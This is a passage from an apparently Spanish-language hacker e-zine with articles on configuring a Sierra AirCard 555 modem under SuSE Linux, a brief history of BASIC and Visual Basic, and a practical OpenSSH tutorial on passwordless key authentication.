<http://www.cs.cmu.edu/afs/cs/user/ralf/pub/WWW/>
- Pagina para descargar la lista de interrupciones:
<http://www.cs.cmu.edu/afs/cs/user/ralf/pub/WWW/files.html>
- Pagina de las interrupciones on-line:
<http://www.delorie.com/djgpp/doc/rbinter/ix/>
- Otra pagina con las interrupciones on-line:
<http://www.ctyme.com/rbrown.htm>

* Articulo con Folder Bonus Pack

Zapper Zaku
zapper9@gmail.com

Nota: este texto puede modificase, citarse y difundirse siempre y cuando se haga referencia al autor original.

HOW TO SIERRA

• D3ng0 • d3ng0@hackertm.org •

PROCEDIMIENTO

A continuación se listan las características del equipo.

Marca: TOSHIBA
Modelo: Tecra M2
Memoria: 512 MB
HDD: 40 GB Particionado de la siguiente forma:
/dev/hda1 15 GB Windows C FAT32
/dev/hda5 10 GB Windows D FAT32
/dev/hda7 11 GB / reiser
512MB SWAP
Sist Operativo: Dual Boot Windows XP Professional / SuSe Linux 9.2
Kernel Linux: 2.6.8-24.16
Tarjeta Sierra Aircard 555

1) Activación del MODEM

1.1 La activación del modem no es posible desde Linux usando comandos AT, por lo que es necesario primero activar la tarjeta en un equipo Windows con el Software/Driver que viene en el CD. También se recomienda actualizar el firmware de ser posible.

1.2 Una vez activada es conveniente probar su funcionamiento haciendo algunas llamadas con el software provisto(Aircard Watcher) y haciendo algunas conexiones a internet. Se recomienda apuntar el rango de IP que asigna el proveedor.

2) Hacer que el módulo cardmgr reconozca a la tarjeta Aircard 555 como un dispositivo serial.

2.1 Por default el módulo cardmgr reconocerá a la tarjeta como dispositivo de red. Esto es incorrecto

2.2 Para hacer que la reconozca como modem serial se necesita añadir un archivo de configuración en el directorio /etc/pcmcia/ llamado aircard555.conf. Tendrán que copiar la siguientes líneas a un archivo de texto y guárdenlo como aircard555.conf

```
card "Sierra Wireless AirCard 555"  
manfid 0x0192, 0xa555  
cis "cis/aircard555.dat"  
bind "serial_cs"
```

2.3 Guarden las siguientes líneas en otro archivo de texto llamado aircard555.cis y copienlo al directorio /etc/pcmcia/cis/

```
dev_info  
no_info
```

```

attr_dev_info
  EEPROM 250ns, 512b
manfid 0x013f, 0x0710
funcid serial_port
vers_1 7.0, "Sierra Wireless", "AirCard 555", "A555", "Rev 1"
config base 0x0700 mask 0x0073 last_index 0x03
cftable_entry 0x20 [default]
  io 0x03f8-0x03ff [lines=3] [8bit] [range]
  irq mask 0x3fbc [level]
cftable_entry 0x21
  io 0x02f8-0x02ff [lines=3] [8bit] [range]
cftable_entry 0x22
  io 0x03e8-0x03ef [lines=3] [8bit] [range]
cftable_entry 0x23
  io 0x02e8-0x02ef [lines=3] [8bit] [range]
cftable_entry 0x24
  io 0x0000-0x0007 [lines=3] [8bit]

```

- 3) Ejecuten los siguientes comandos desde una terminal con permisos de root


```

cd /etc/pcmcia/cis/n [ENTER]
pack_cis -o aircard555.dat aircard555.cis [ENTER]

```
- 4) Una vez que se añadieron estos archivos y el módulo cardmgr es reiniciado (solo saquen y vuelvan a meter la tarjeta Sierra en el slot), la terminal deberá arrojarles la siguiente salida:


```

cardmgr[260]: socket 0: Sierra Wireless AirCard 555
kernel: ttyS02 at port 0x03e8 (irq = 9) is a 16550A
cardmgr[260]: executing: './serial start ttyS2'

```
- 5) Noten que la línea cardmgr[260]: executing: './serial start ttyS2' les indica en que terminal Linux reconocerá el modem, en este caso la ttyS2, para algunos otros casos será /dev/modem dependiendo de la distribución de Linux,
- 6) Una vez configurada podrán probar el modem con alguna aplicación como minicom o xminicom, anexo imágenes de como lo detectó en mi lap:

```

A - Serial Device      : /dev/modem
B - Lockfile Location  : /var/lock
C - Callin Program    :
D - Callout Program   :
E - Bps/Par/Bits      : 57600 8N1
F - Hardware Flow Control : No
G - Software Flow Control : No

Change which setting? █

```


Configuración del Dial-UP

7.1 Para esto se utilizó el programa kppp que viene con la suite KDE en la mayoría de las distribuciones y su configuración es muy similar a la de windows. Hay que dar de alta una nueva conexión, en este caso se llamará Iusa y marcará al teléfono #777:



7.2 Las pestañas IP, Gateway, DNS, Login Script, Execute y Accounting quedan sin cambio. Click en OK

7.3 Al abrir nuevamente kppp nos pedirá el usuario y la contraseña:




El usuario se compone del número telefónico de la tarjeta más el sufijo iusacell3g.com y lo pueden consultar en la sección de Propiedades en el software Aircard Watcher 555 en Windows.

Al configurar nuestra tarjeta por primera vez el ejecutivo de iusacell nos proporcionó el password, ese es el que debemos introducir.



7.4 Click en Connect...



Apndice

Anexo imágenes de la configuración de la detección del modem con kppp.



D3ng0
d3ng0@hackertm.org

Nota: este texto puede modificarse, citarse y difundirse siempre y cuando se haga referencia al autor original.

VISUAL BASIC breve reseña

• Raintzu • raintzu@gmail.com •

Para empezar debo citar el por que de este texto, ya que de entrada muchos, como yo algún tiempo atrás, debieron ver con ojos escépticos el por que hablar de Visual Basic cuando existen mucho otros lenguajes de mas alto nivel (C++, Pascal, Delphi, Perl, Python, Java, etc.) que nos brindan mayores posibilidades de desarrollo en la gran mayoría de los ángulos desde donde se desee ver. Pues bien, hace relativamente poco, por ocioso y por otras cosas del destino, empecé a interesarme por este lenguaje, por el cual sentía cierta apatía y repulsión por todo lo escuchado de compañeros con mayores conocimientos en este campo y por profesores, al leer un poco de la historia de este lenguaje y empezar a usarlo me di cuenta que si bien, no hace todo lo que desearía, podía serme de utilidad al combinarlo con algunos otros programas, mediante el uso de librerías, aumentando el potencian de ambos. Pues bien, aquí solo mostrare un poco de la historia de este lenguaje, así como algunos comentarios, con el único propósito de motivar al lector a que conozca un poco mas de este lenguaje y por que no, tal vez curiosear y retomarlo, o bien reafirmar lo que cada uno opine sobre este.

Basic nació en el año de 1964 gracias a los científicos John G. Kemey y Thomas E. Kurtz (o sorpresa para los que como yo llegaron a pensar que fue Bill Gates el creador pero bueno), el motivo de la creación de este lenguaje fue proporcionar a los principiantes una herramienta que le permitiera crear programas de manera sencilla mediante el uso de instrucciones sencillas y escasas, y por si fuera poco usando un lenguaje lo mas similar posible al usado cotidianamente (y me refiero al Ingles), digo por algo tenia que llamarse BASIC y no solo por su significado Código Simbólico de uso múltiple de Instrucciones para Principiantes (o en ingles, Beginner's All Purpose Symbolic Instruction Code, perdón si la traducción no es muy fiable pero no suelo practicar mucho mi ingles). De cualquier forma, este lenguaje en sus inicios cubría la gran mayoría de las necesidades elementales para la ejecución de programas, antes de las agresiones verbales tomen en cuenta que apareció durante la segunda generación de computadoras, me parece que ya al final pero en fin, ¿que tanto podrían necesitar? Hasta este punto BASIC no gozaba de una gran reputación pero tampoco era despreciable, llegaba a defenderse pobremente; con el surgimiento y popularización de las PCs la historia cambio casi radicalmente, surgieron una gran variedad de versiones, que en lugar de venir a fortalecerlo o mejorarlo solo lo hundieron mucho mas, debido a que los programadores profesionales de esa época no lo usaban lo mas mínimo por una gran variedad de desventajas que presentaba ante otros lenguajes, tales como Pacal, C, Clipper, etc, entre tales desventajas se encuentran:

- No era un lenguaje estructurado.
- No tenía librerías.
- No se podía acceder al interior de la máquina.
- No existían herramientas de compilación fiables.
- Y hasta aquí me detengo por que la lista es enorme.

La enorme lista de desventajas de BASIC frente a los otros lenguajes de la época provoco incluso una desacreditación entre los programadores de renombre y los no tan conocidos. Tan grande y notable fue el abandono de una gran mayoría de usuarios que la aparición de Quick-BASIC de Microsoft pasó prácticamente inadvertida, pese a que esta versión era más potente que las anteriores y corregía una muy buena parte de los defectos por los que fue enviada al exilio. Logro darse a conocer gracias a que el sistema operativo MS-DOS incluía una versión de esta nueva versión de BASIC, como una herramienta mas de entretenimiento (o como lo quieran ver).

Actualmente BASIC ha ganado una gran popularidad gracias a que han logrado eliminar la gran mayoría de los defectos que originalmente tenia, así como aumentar el potencial de este lenguaje, consiguiendo que sea posible crear programas capaces de competir con los creados en otros lenguajes de alto nivel, y por conservar la relativa sencillez que lo ha caracterizado desde siempre. Pero (siempre tiene que salir un pero) sigue siendo BASIC, no nos permite interactuar de forma directa con la maquina, por fortuna es posible combinarlo con otro lenguaje para bajar el nivel de programación (Visual-C es una opción) o bien realizar librerías (DLLs) que se encarguen de eso.

Pues bien ya para terminar con este pequeño texto en el que se toco un poco sobre la historia de VB no queda mas que decir, puede ser una buena opción para la creación y/o desarrollo de programas para la plataforma Windows, de una forma sencilla, practica y relativamente rápida. También es valido decir que para alcanzar el potencial máximo de este lenguaje es necesaria la dedicación, ingenio, y por que no, también imaginación del usuario (como en cualquier otro lenguaje de mas alto nivel). Hasta la próxima.

Raintzu
raintzu@gmail.com

Nota: este texto puede modificarse, citarse y difundirse siempre y cuando se haga referencia al autor original.

SSH PRÁCTICO

• m3nte • m3nte@hackertm.org •

El protocolo Secure Shell (de aqui en adelante, SSH) fue diseñado desde el principio para sustituir los servicios 'remotos, que han sido reconocidos como problematicos desde el principio, algunos de los servicios que solian agruparse como servicios remotos son, por ejemplo: rlogin, rsh, rexec, rusers, rhosts etc..

La necesidad de incrementar la seguridad al estar haciendo uso de los servicios 'r' y de sustituir al telnet y ftp (siendo estos dos ultimos igual de inseguros, al transmitir la informacion en texto claro, haciendo asi una captura facil de informacion ayudandose de x tecnicas, o los muy conocidas sniffers), dio como resultado la creacion SSH

Como funciona SSH

Ssh, lo que hace cuando un cliente se conecta por primera vez crea una llave para identificar el servidor al que se esta conectando y lo almacena en la maquina del cliente. Despues solicita un medio de autentificacion, que puede ser una password o llave publica, y se inicia la sesion... para posteriores conexiones solo es requerido el medio de autentificacion a menos que se haya reinstalado el servidor, o posiblemente sea causa de algun ataque 'hombre de en medio', hay que poner atencion a los posibles cambios, actualizaciones que ocurran en el servidor ssh al que nos conectamos.. !solo es una sugerencia;

Este funcionamiento garantiza una mayor seguridad en la conexion que se mantiene entre el cliente y el servidor, ya que tienen la llave publica se puede establecer una conexion en la que ambos pueden confiar. Al iniciarse la conexion el cliente solicitara una confirmacion para iniciar la sesion, solo debera responder afirmativamente..

Para poder establecer una conexion segura se debe conectar con un algoritmo de encriptacion puesto que existen algunos mas poderosos que otros, entre los algoritmos mas utilizados por SSH encontramos, desde la version 1:

DES
3DES
Blowfish
Arcfour
Twofish
DSA
RSA

Llaves publicas y privadas

El protocolo de SSH utiliza las llaves para poder garantizar la seguridad la seguridad de las conexiones entre otras cosas. Estas llaves son de algun modo parecidas a las que se utilizan con PGP .

Existen dos tipos de llaves en SSH, las llaves publicas y las llaves privadas.. solo mencionare que se basan en el modelo asimetrico y hacen uso del passphrase, frase de entrada lo que garantiza una mayor seguridad que los password de Unix, a men de que utilicen MD5 que permite el ingreso de claves mayores de 8 caracteres, actualmente todos los sistemas permiten el uso de passwords de mas de 8 caracteres.

Y como, se supone que esto debe ser practico:

Uso de SSH entre *NIX

Algunas de las opciones, son:

```
ssh [-1246AaCfghkMNnqsTtVvXxY] [-b bind_address] [-c cipher_spec][[-D port][[-e escape_char] [-F configfile] [-i
```

```
identity_file] [-L port:host:hostport] [-l login_name][-m mac_spec] [-o option][-p port] [-R port:host:hostport] [-S ctl]
[user@]hostname [command]
```

-a	Deshabilita el agente de autenticación
-c idea des 3des etc..	Selecciona el algoritmo de cifrado utilizado para cifrar la sesión.
-e	Habilita el carácter de escape para una determinada sesión.
-i identity-file	Selecciona el archivo donde leerán la llave de autenticación.
-l login-name	Especifica el nombre de usuario.
-p port	Puerto remoto de conexión.
-v	Modo verbose
-x	Deshabilita el reenvío (forwarding) de X11.
-C	Compresión de todos los datos transmitidos durante la conexión

Conectandonos a host.remoto, proporcionando el nombre de usuario, en este caso indicado por -l, 'usuario':
\$ ssh -l usuario host.remoto

Lo mismo, login, es el nombre de usuario y @host.remoto, es a donde nos vamos a conectar
\$ ssh usuario@host.remoto

En este caso nos conectamos a la maquina remota, sin ingresar un login ni password
\$ ssh maquina.remota

Conectarse por ssh, sin ingresar password

*** Si tenemos OpenSSH instalado, entonces lo mas seguro es que tengamos un directorio oculto, llamado '.ssh', sino es asi, entonces lo creamos primero y luego generamos las claves..

1.- Lo primero que tendremos que hacer es, generar el par de llaves (publica/privada) que son las que utilizaremos para identificarnos.. generaremos un par de llaves o claves RSA y DSA. al generar las claves se nos preguntara donde queremos guardarlas.

Solo hay que presionar [enter], sin introducir passphrase, ya que sino lo hacemos asi, no funcionara..

Con esto generamos la llave publica y privada con RSA:

```
m3nte@yass 10:09:07 ~/.ssh$ ssh-keygen -b 1024 -t rsa
```

```
Enter passphrase (empty for no passphrase):
```

```
Enter same passphrase again:
```

```
Enter file in which to save the key (/home/m3nte/.ssh/id_rsa)
```

```
Your identification has been saved in /home/m3nte/.ssh/id_rsa.
```

```
Your public key has been saved in /home/m3nte/.ssh/id_rsa.pub.
```

Hacer lo mismo para DSA..

2.- Para poder realizar la conexión, en el servidor deberan encontrarse las claves publicas, que hemos generado, en un archivo llamado.. authorized_keys, bajo nuestro directorio \$HOME/.ssh y en nuestro directorio deberan encontrarse las claves privadas, estas son; id_rsa, id_dsa, bajo nuestro directorio \$HOME/.ssh, es por eso que tenemos que estar muy atento a que la maquina desde donde realizaremos la conexión, es lo bastante segura, otra opción es cargar las llaves en pendrive.

```
m3nte@yass 10:13:54 ~/.ssh$ cat id_rsa.pub id_dsa.pub > authorized_keys
```

3.- Ahora solo falta conectarnos por scp, y copiar nuestras llaves publicas al archivo authorized_keys:

```
m3nte@labyass 10:27:08 ~/.ssh$ scp authorized_keys m3nte@yass:/tmp
```

```
authorized_keys 100% 826 0.8KB/s 00:00
```

Esto copiara el archivo al directorio /tmp, solo falta conectarnos al servidor, mover el archivo authorized_keys a nuestro .ssh, desconectarnos y probar que efectivamente funciona, cualquier duda o comentario.. Ya sabes donde estoy. Otras de las funcionalidades o características de SSH, es que se puede hacer tunneling a cualquier servicio, así por ejemplo, podemos hacer uso de Xwindows, MySQL, etc.. SSH actualmente es comercial, pero en la mayoría de los sistemas *NIX viene integrado OpenSSH que es un proyecto iniciado por OpenBSD, un sistema operativo orientado completamente a la seguridad..

Clientes de SSH, hay muchísimos, pero el más utilizado y uno de los más ligeros es putty, ssh.com también proporciona un cliente gratuito y una versión gratuita de este mismo... que dan muchas cosas por comentar.. a estas líneas la última versión de OpenSSH, es:

OpenSSH_3.9p1

Más información, en

<http://www.openssh.org>

<http://www.google.com>

<http://www.hackertm.org>

Consultar información sobre sistemas de cifrado asimétrico, y a las actualizaciones de SSH.

MIRRORS

<http://www.zine-store.com.ar>
<http://mexicoextremo.com.mx>
<http://hakim.ws>

